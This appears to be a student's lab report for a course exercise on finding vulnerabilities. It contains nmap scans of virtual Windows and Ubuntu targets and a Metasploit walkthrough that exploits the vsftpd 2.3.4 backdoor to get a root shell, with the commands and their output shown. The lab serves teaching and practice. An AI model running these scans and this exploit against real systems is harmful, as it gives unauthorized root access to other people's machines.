

Finding Vulnerability

Name: Alizeh Jafri

Please submit the description and screen shots of important steps for each task.

Task 1: Use nmap tool to conduct SYN scan for your Windows XP and Ubuntu targets.

- What to submit: Your command to scan and the screenshot of your scanning results.

I used nmap tool to conduct SYN scan for my Ubuntu as shown below:

```
root@kali:~# nmap -sS 10.13.1.102 -oA booknmap

Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-08 20:26 EST
Nmap scan report for 10.13.1.102
Host is up (0.022s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
MAC Address: 00:0C:29:D9:F9:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
root@kali:~#
```

I used nmap tool to conduct SYN scan for my Windows XP as shown below:

```
root@kali:~#
root@kali:~# nmap -sS 10.13.1.100 -oA booknmap

Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-08 20:29 EST
Nmap scan report for 10.13.1.100
Host is up (0.0039s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
MAC Address: 00:0C:29:7D:C0:BA (VMware)


Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds
root@kali:~#
```

Task 2:

Use nmap tool to conduct version scan for your Windows 7 target and output the result into a text file named "task2Result.txt".

- What to submit: Your command to scan. Which web server is used by Windows 7?

Here, the web server used by Windows 7 is shown in the screen shot is shown below:



```
root@kali:~# nmap -sV 10.13.1.101 -o task2Result.txt

Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-08 20:32 EST
Nmap scan report for 10.13.1.101
Host is up (0.00040s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
135/tcp   open  msrpc     Microsoft Windows RPC
MAC Address: 00:0C:29:AA:CE:87 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.05 seconds
root@kali:~#
```

Task 3:

Use nmap tool to conduct version scan for your Ubuntu target and output and check the software used by port 21. Search the Metasploit database to find any vulnerability related to this software and find a module to exploit it.

- What to submit: Description and important screenshots of the following tasks:

- o Your command to scan.

- o Which ftp software is used by the target machine? FTP

- o What is the vulnerability associated with the ftp software? Vsftpd 234

- o Which module you are using in Metasploit to explore the vulnerability?

The module I am using in Metasploit to explore the vulnerability is **unix/ftp/vsftpd_234_backdoor**

- o How you exploit the vulnerability?

I set the RHOST to the IP of targeted virtual machine Ubuntu. The screenshots are shown below:

```
root@kali:~# nmap -sV -p 21 10.13.1.102

Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-08 20:58 EST
Nmap scan report for 10.13.1.102
Host is up (0.00039s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:D9:F9:66 (VMware)
Service Info: OS: Unix

The quieter you become, the more you are able to hear.

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.15 seconds
root@kali:~#
```

```
root@kali: ~  
File Edit View Search Terminal Help  
  
root@kali:~# service apache2 start  
[....] Starting web server: apache2apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1 for ServerName  
. ok  
root@kali:~# msfconsole  
[*] Starting the Metasploit Framework console...[-] Failed to connect to the database: could not connect to server: Connection refused  
Is the server running on host "localhost" (:::1) and accepting TCP/IP connections on port 5432?  
could not connect to server: Connection refused  
Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432?
```

A large, semi-transparent blue watermark of the Metasploit framework logo is centered over the terminal window. The logo features a stylized figure holding a flag.

```
root@kali: ~
File Edit View Search Terminal Help

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.2015011401 api:1.0.0]]
+ -- --=[ 1387 exploits - 783 auxiliary - 223 post           ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                               Disclosure Date  Rank       Description
  ----                               -
  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excellent VSFTPD v2.3
  .4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
```

```
root@kali: ~
File Edit View Search Terminal Help

msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      21               yes       The target port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(vsftpd_234_backdoor) > set RHOST 10.13.1.102  
RHOST => 10.13.1.102  
msf exploit(vsftpd_234_backdoor) > exploit  
[*] Banner: 220 (vsFTPD 2.3.4)  
[*] USER: 331 Please specify the password.  
[+] Backdoor service has been spawned, handling...  
[+] UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (10.13.1.22:60248 -> 10.13.1.102:6200) at 2020-02-08 21:15:13 -0500  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
export  
home  
initrd.img  
lib  
lost+found  
media
```

o If you successfully exploit the vulnerability, use the “ls” command to see if you are able to see the files and directories in your target machine.

```
File Edit View Search Terminal Help  
[*] Command shell session 1 opened (10.13.1.22:60248 -> 10.13.1.102:6200) at 2020-02-08 21:15:13 -0500  
  
ls  
bin  
boot  
cdrom  
dev  
etc  
export  
home  
initrd.img  
lib  
lost+found  
media  
mnt  
opt  
proc  
root  
sbin  
sqlm09ETW  
srv  
sys  
tmp  
usr  
var  
vmlinuz
```

Task 4:

Here, I used the command as shown below to get all the open ports:

```
File Edit View Search Terminal Help
root@kali:~# nmap -sS -p 1-40000 10.13.1.102

Starting Nmap 6.40 ( http://nmap.org ) at 2020-02-08 21:24 EST
Nmap scan report for 10.13.1.102
Host is up (0.014s latency).
Not shown: 39991 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
6200/tcp  open  unknown
35916/tcp open  unknown
MAC Address: 00:0C:29:D9:F9:66 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
root@kali:~#
```

KALI LINUX

The quieter you become, the more you are able to hear.